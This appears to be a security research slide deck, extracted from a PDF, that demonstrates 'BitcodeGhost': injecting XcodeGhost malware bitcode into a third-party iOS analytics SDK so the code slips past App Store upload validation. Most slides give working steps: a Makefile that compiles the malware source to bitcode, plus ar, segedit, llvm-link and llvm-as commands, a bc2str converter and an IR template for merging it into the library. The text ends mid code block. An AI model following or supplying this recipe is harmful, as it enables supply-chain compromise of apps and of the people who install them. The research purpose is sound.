
# Bypass AppStore's Uploading Validation

7. Disabling the Bitcode feature of project XBCTest, and archiving and uploading it to the App Store:



# Bypass AppStore's Uploading Validation

In the actual uploading test, we use two totally different Apps.




MachO



Bitcode

# Bypass AppStore's Uploading Validation

The validation result



# Bypass AppStore's Uploading Validation

The uploading result



# Bitcode Injection Step by Step

- Review the techniques used by XcodeGhost
  1. compile malcode to object file
  2. edit Xcode's default linking flags to link the object file
  3. put all these into Xcode, repack, distribute
- **About BitcodeGhost:**
  1. It is new, and hasn't been found in real world attacking yet
  2. Has no relationship with XcodeGhost
  3. Just using malcode of XcodeGhost as the attacking payload

# Bitcode Injection Step by Step

- BitcodeGhost: Inject XcodeGhost's malcode into 3rd iOS SDK
  - This contains the following parts:
    1. Making Mal-Bitcode
    2. Inject Mal-Bitcode into a 3rd party iOS SDK

*Note: We use a 3rd party iOS SDK for demo purpose only, not meaning the SDK contains malcode*

# Bitcode Injection Step by Step

## —Making Mal-Bitcode

1. Get source code of XcodeGhost: <https://github.com/XcodeGhostSource/XcodeGhost>
2. Build with the following Makefile:

```
CURRENT_DIR := $(shell pwd)

SDK_iOS := $(shell xcodebuild -version -sdk iphoneos Path)
CC_iOS := $(shell xcrun --sdk iphoneos --find clang)
LD_iOS := $(CC_iOS)

SYS_ROOT=-isysroot $(SDK_iOS)

CC_FLAGS_COMMON_BC= -fblocks -std=gnu99 \
    -fobjc-arc -fobjc-arc-exceptions -fobjc-exceptions \
    -g -O0

BC_FLAGS_ARMV7= -emit-llvm-bc \
    -triple thumbv7-apple-ios4.3.0 \
    -disable-llvm-optzns -target-abi apcs-gnu \
    -mfloat-abi soft


all: CoreFoundations.m UIDevices.m
    $(CC_iOS) -cc1 -x objective-c $(CC_FLAGS_COMMON_BC) $(SYS_ROOT) \
    $(BC_FLAGS_ARMV7) \
    CoreFoundations.m UIDevices.m -o XcodeGhost.bc

clean:
    rm -rf *.bc *.o *.ll
```

# Bitcode Injection Step by Step

## —Making Mal-Bitcode

- Now we get XcodeGhost.bc
- It will be used later



# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

1. Prepare:
  - A. download the iOS SDK: *umsdk\_IOS\_analytics\_idfa\_v3.6.6.zip*
  - B. unpack
  - C. thin to armv7 architecture, get file: *libMobClickLibrary-armv7.a*

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

2. extract all object files from the static library archive

```
mkdir libMobClickLibrary-armv7  
cd libMobClickLibrary-armv7  
ar -vx ../../libMobClickLibrary-armv7.a
```

- We get lots of object files, we will use MobClick.o for injection

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

3. extract Bitcode from MobClick.o

```
segedit MobClick.o -extract "__LLVM" "__bitcode"  
MobClick.bc
```

4. extract command line options from MobClick.o

```
segedit MobClick.o -extract "__LLVM" "__cmdline"  
MobClick-Cmdline.bin
```

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

5. convert Bitcode to human readable format

```
llvm-dis MobClick.bc -o MobClick.ll
```

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

### 6. Merge Bitcode

```
llvm-link MobClick.bc XcodeGhost.bc -o MobClick2.bc
```

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

### 7. Convert Bitcode to string, tool source code: bc2str

```
NSData *bcData = [NSData dataWithContentsOfFile:bcFileName];
if (bcData.length == 0) {
    NSLog(@"fail to load bitcode data.");
}

printf("\n\n");

const NSUInteger bcLength = bcData.length;
printf("Length: %lu\n", (unsigned long)bcLength);

const unsigned char *bcBuffer = [bcData bytes];
printf("Contents: \n");
for (int idx = 0; idx < bcLength; ++idx) {
    unsigned char aByte = *(bcBuffer + idx);
    printf("\\%02X", aByte);
}
```

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

### 7. Convert Bitcode to string

```
bc2str MobClick2.bc  
bc2str MobClick-Cmdline.bin
```

- The result length and string will be used in step 8, for injection

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

8. Inject Bitcode to MobClick.ll, injection template:

```
@llvm.embedded.module = appending constant [MobClick2.bc-Length x i8]
c"MobClick2.bc-Content", section "__LLVM,__bitcode"
@llvm.cmdline = appending constant [[MobClick-Cmdline.bc-Length x i8]
c"MobClick-Cmdline.bc-Content", section "__LLVM,__cmdline"
```

- Fill the template, and copy the string to MobClick.ll

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

9. Convert back to Bitcode format

```
llvm-as MobClick.ll -o MobClick.o
```

10. Compile Bitcode to object file

```
clang -cc1 -x ir -emit-obj -triple thumbv7-apple-ios4.3.0 -disable-
llvm-optzns -target-abi apcs-gnu -mfloating-abi soft MobClick.bc -o
MobClick.o
```

# Bitcode Injection Step by Step

## — Mal-Bitcode Injection

### 11. pack back to static library

```
ar -cr libMobClickLibrary-armv7-2.a *.o  
ranlib libMobClickLibrary-armv7-2.a
```


- Now the injection process has been finished
- We get libMobClickLibrary-armv7-2.a, which contains Mal-Bitcode

# Bitcode Injection Step by Step

- The SDK contains a demo App
- We use this demo to show the injection result
- edit the demo, and link libMobClickLibrary-armv7-2.a instead of the original one
- Build it

# Bitcode Injection Step by Step

- Reverse the the MachO
- There is no XcodeGhost's malcode



# Bitcode Injection Step by Step

- Let's extract the embedded bitcode from MachO, and compile it to a new MachO

```
segedit UMAnalytics_Sdk_Demo.app/UMAnalytics_Sdk_Demo -extract "__LLVM"
"__bundle" um.xar

xar -x -f ./um.xar

